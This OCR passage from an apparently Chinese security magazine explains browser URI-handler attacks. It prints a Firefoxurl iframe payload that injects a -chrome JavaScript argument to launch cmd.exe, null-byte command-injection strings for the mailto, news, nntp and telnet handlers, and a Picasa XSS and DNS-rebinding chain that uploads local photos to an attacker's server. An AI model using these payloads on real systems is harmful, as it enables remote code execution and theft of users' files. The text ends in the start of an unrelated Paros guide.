D0GADDeVJ61oAhAprgl0UUXDRPLCo9cILFuyQ57mSecDAiPi+xc
ACDrz1AAgK1OvaAwq4RZcELsCgQ1KFpbbAiDsUbPBPfIyiVowvjA
AAUjgYYEHEBUzAowiumTBBiW+hsHGUNj6AonBIjeCojtshcBMHI
5IwQQkGMJADLdc4o40GFoTdAQ3U/hNBXThwsMACJTDAgAipJa
UAyMyZkBldNdQAbQgWACArAoDr0NMEa6/NwCJM7AGL1zWVJ0
ENpvEk+V08xKqcjmCJdnkBElDbw+fhWpAXVFQdRItZnqCV1lTc8P
UXVHgF5plgsztl8QAMBvCUUowaRAXMN8LIA1Qniu8yDFbqAEM
QRLBrFXteFEnwQwekU5DDCx2wFDwp0yARxxG6fBKTLMf38jvrfk
GUPgUaqJD97728oEEOxCS0SCaP5JHEOQyJ38xLV7GKADfQA75BI
Bqi0EAHSiGOU3ivC1JAwxKWYY5XoMN/CJmFKDogNg14ECSKa8
MywHCLQAxBgnoIAx/KMY4W9q+BS8FOByrACGQ0ogkQDAQWI
piHMaiiFaio4ClWqAYS/jB/m9CCIHYYQTxIwodHPMIElUHCxP1QE
pvQ4RK3qAU7DOGEk2AFDqO4CifElRJe5KIgggAAOw%3D%3D




图 14　数据 URI 承载的图像信息

上面的例子仅仅是简单的展示了数据 URI 的用法,可以用其来传输一个 gif 文件,当然数据 URI 肯定还有其他更广泛的用途,比如直接提供恶意的可执行代码等。使用数据 URI 有下面几个好处。

1)攻击者可以完全控制数据 URI 中的内容。

2)数据 URI 中的内容可以做一些掩码操作,掩盖掉恶意代码的表现形式。

3)数据 URI 中的数据不再包含传统的恶意代码,如 JavaScript 等,不易被发现。

4)数据 URI 是 Firefox 浏览器的默认配置。

现在随着 Firefox 浏览器的再度流行,我想后面还有更多的针对数据 URI 的漏洞利用出现。使用数据 URI 重构了一个 Google 的页面,这一切仅仅只需要一段 URL 就可以完成了,如图 15 所示。




图 15　URL 中存储的整个网站页面

跨浏览器脚本——IE 攻击 Firefox 和 NN9

Firefox 和 Netscape Navigator 9 将 URI 注册为"Windows 兼容"模式,允许从其他应用程序中调用这些浏览器的 URI,不过在调用时使用的就是所谓的 Firefoxurl 和 Navigatorurl。当我们从 IE 7 中调用他们时,IE 7 将以双引号作为起止标志,将其内包含的数据传递给对应浏览器的 URL 处理函数,在整个过程中,IE 7 传递的参数不会经过任何形式的验证过程。该漏洞究其原理,和 Windows 的 shell32.dll 有一定关系。当我们使用 IE 7 访问有漏洞的 URI 时,IE 7 将输入参数直接向下传递给 shell 去执行,意在调用系统关联的应用程序来处理对应的访问请求。此时 Shell32.dll 又将 URI 传递回到 IE 7,询问其是否有对应的处理例程。因为此时请求的是 Firefoxurl 或 Navigatorurl,IE 7 会给出否定的回答,因此 shell32.dll 就会自己来管理执行请求的应用程序。我们的攻击模式可以干扰 shell32.dll 做出正确的判断。

在 Vista 平台下,shell32.dll 的问题已经得到了修正,如果用户使用的是 IE 6,因为它并不使用 shell32.dll 来操纵 URI,所以 IE 6 也是安全的。下面的代码给出了使用 firefoxurl://进行攻击的一个例子,Netscape Navigator 浏览器的与此类似。

```
C:\PROGRA ~ 1\MOZILL ~ 1\FIREFOX.EXE -url "%1" —
equestPending
```

在上面的 URL 中,我们通过参数"'%1"的位置就可以控制传递给命令的数据,如果我们提供了一个双引号和一个空格,那么我们还可以注入自己的参数。在这里最好的解决方案是注入 chrome 参数,其后可以跟随一个 JavaScript 脚本来执行特定的命令。这里有必要提一下,chrome 是 Firefox 的界面选项参数,由于 Firefox 的界面是用 XUL 编写的,注入时 chrome 后面的字符

串就是我们攻击的代码，如下面的例子所示。

```
<html>
<body>
<iframe src='firefoxurl://monyer.cn" -chrome"javascript:C=
Components.classes;I=Components.interfaces;file=C['@mozilla.org/file/
local;1'].createInstance(I.nsILocalFile);file.initWithPath('C:'+String.fro
mCharCode(92)+String.fromCharCode(92)+'Windows'+String.fromCha
rCode(92)+String.fromCharCode(92)+'System32'+String.fromCharCode
(92)+String.fromCharCode(92)+'cmd.exe');process=C['@mozilla.org/pr
ocess/util;1'].createInstance(I.nsIProcess);process.init(file);process.run(t
rue,['/k%20echo%20hello%20Monyer'],1);alert(process)'></iframe>pro
cess.init(file);process.run(true,{},0);alert(process)
</body>
</html>
```

根据用户系统配置的不同，可能还存在着更多的类似Firefoxurl和Navigatorurl的URI。在我们测试的机器上，FTP这个URI也存在类似的漏洞。

针对Firefox以及所有基于Gecko的浏览器的命令注入

那些基于Gecko的浏览器，在处理某些URI时缺乏对外部传递参数的必要验证操作，由此可能导致通过XSS的命令注入攻击。该漏洞产生的原因在于，用户提交请求中的特殊字符会扰乱浏览器对请求的判断，后者此时并不会调用合适的URL处理函数来处理URI请求，而是根据请求中的文件扩展名和注册表中的设置，将其交给系统中该类型文件的处理程序来直接操作。

由于基于Gecko的浏览器和Windows在处理特殊字符时的差异，我们在URI请求的字符串中，可以直接控制请求的扩展类型，因此也就有可能使用“.exe”和“.bat”等文件扩展名来强制浏览器使用系统默认的文件处理句柄来执行我们的请求。版本低于2.0.0.6的Firefox、当前版本的Mozilla，Sea Monkey，Nvu和Netscape Navigator 9等浏览器都不同程度的存在此类问题。下面的几段代码就是能够引起该命令注入攻击的例子。

```
mailto:%00%00../../../../../../windows/system32/cmd".exe../../../../../..
/../../windows/system32/calc.exe " - " blah.bat
nntp:%00%00../../../../../../windows/system32/cmd".exe../../../../../..
/../windows/system32/calc.exe " - " blah.bat
news:%00%00../../../../../../windows/system32/cmd".exe../../../../../../
../windows/system32/calc.exe " - " blah.bat
snews:%00%00../../../../../../windows/system32/cmd".exe../../../../../..
/../windows/system32/calc.exe " - " blah.bat
telnet:%00%00../../../../../../windows/system32/cmd".exe../../../../../../
../windows/system32/calc.exe " - " blah.bat
```

针对Google Picasa的可信Applet攻击

该项攻击的英文全称是Trust-based Applet Attack against Google's Picasa，简称为T-bAG，这个好像在哪里见过^_^。这次我们将目标从浏览器转向Google的Picasa相册程序，其内部的URI——picasa://import button?url=，同样也可以成为我们XSS的目标。该URI的功能是从外部引入一个连接，并在Picasa内添加一个按钮效果，点击按钮时可以将特定的数据上传到指定的URL，这绝对是给XSS提供了一次绝好的机会。我们利用它可以将用户机器本地URI访问的图片上传到我们的服务器。这里的本地URI只能通过由Picasa启动的网页服务器在本地回环上进行访问。

一般情况下，Picasa2Flickr等项目都是利用在Picasa中添加的按钮来加载一个Java Applet程序，其将被加载到Picasa内建的一个网页浏览器对象当中，询问用户是否可以访问本地的文件系统，并进一步从Picasa向Flickr中上传图片。不过，本文在此要使用的并非Applet，而是Flash的ActionScript脚本，其在DNS重绑定（Rebind）方面的便利性使得攻击者可以很容易地欺骗Flash和伪装成远程域名的本地计算机直接通信，也就是和Picasa启动的网页服务器进行交互。接着，Flash利用其脚本内建的URLLoader对象去访问和下载图片数据，最后通过其跨域请求（Cross-domain request）的功能，将抓取到的数据上传到攻击者控制的机器，从而完成窃取本地图片信息的全过程。好的，那我们将这个过程再细化一下。

1）用户当前已经被XSS，而且加载了我们实现的恶意Picasa按钮，效果如图16所示。




图16 Picasa加载的恶意按钮

2）当用户按下我们加载的按钮时，Picasa将用户本地照片的URL发送给我们的远程服务器，由CGI脚本程序pwn.py负责处理。图17是Picasa发送给我们的URL数据。

3）CGI脚本程序pwn.py处理由Picasa发送的XML数据，并将一个加载了Flash对象的HTML页面发送回到用户端。此时的Flash对象伪装成一个更新程序，“Critical Security Updates”，如图18所示。

```
---------------------5AC558581A44
Content-Disposition: form-data; name="rss"
Content-Type: text/plain; charset=utf8

<?xml version="1.0" encoding="utf-8" ?>
<rss version="2.0" xmlns:photo="http://www.pheed.com/pheed/" xmlns:media="http://search.yahoo.com/msrss/">
 <clientlanguage>en</clientlanguage>
 <channel>
  <item>
   <title>Studio.bmp</title>
   <photo:thumbnail>http://localhost:3895/7c596b0b6abcb99a47ab363787ba241c/thumb7.jpg</photo:thumbnail>
   <photo:imgsrc>http://localhost:3895/7c588b0b8abcb99a47ab383787ba241c/image7.jpg</photo:imgsrc>
   <media:group>
    <media:content url="http://localhost:3895/7c588b0b8abcb99a47ab383787ba241c/image7.jpg" width="480"
height="360" isDefault="true"/>
    <media:thumbnail url="http://localhost:3895/7c588b0b6abcb99a47ab383787ba241c/thumb7.jpg" width="144"
height="108"/>
    <media:content url="http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/original7" width="480"
height="360" fileSize="518454" type="image/bmp"/>
   </media:group>
  </item>
  <item>
   <title>PWNED111.jpg</title>
   <photo:thumbnail>http://localhost:3895/7c588b0b8abcb99a47ab363787ba241c/thumb8.jpg</photo:thumbnail>
   <photo:imgsrc>http://localhost:3895/7c586b0b6abcb99a47ab363787ba241c/image8.jpg</photo:imgsrc>
   <media:group>
```

图17 Picasa内置的浏览器对象向远程发送的URL数据




图18 伪装成“Critical Security Updates”的Flash对象

4）Flash的ActionScript脚本作短暂的等待，期间我们将DNS做一个重新绑定，将我们的域名和本地回环127.0.0.1绑定在一起。

5）Flash的ActionScript脚本和其来源地的远程服务器通信（目前已通过重绑定设置为127.0.0.1，实际上是和本地计算机通信），将用户的图像数据流下载到内建的URLLoader对象中。

6）然后Flash的ActionScript脚本从我们控制的另一个服务器上加载一个跨域策略文件（cross domain policy file，代码见附录M），这样本地就可以向远程传输图片了。图19是上述三步的ActionScript脚本执行结果。




图 19　三个步骤的 actionscript 脚本执行结果

7）我们的远程服务器上有一个 Perl 脚本程序（代码见附录 N），专门负责监听和捕获传输到此的图像文件，如图 20 所示。




图 20　接收图片的 Perl 文件执行过程

8）最后，攻击者就可以用 admin.php（代码见附录 O）的 PHP 程序查看窃取的照片等图像文件，如图 21 和图 22 所示。




图 21　窃取的图片列表





图 22　窃取的图片示例

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：Paros 使用指南



Paros3.2.1 于 Windows 平台使用指南

文/图　古典娃娃 [N.S.T]

一、什么是 Paros

Paros 是一款使用 Java 编写的 Web 安全测试工具，支持多种操作系统，个人感觉 Paros 的使用非常方便。最后的版本是 2005 年发布的 3.2.13（图 1），虽然有些历史了，但依然很强悍！

二、Paros 在 Windows 平台下的安装

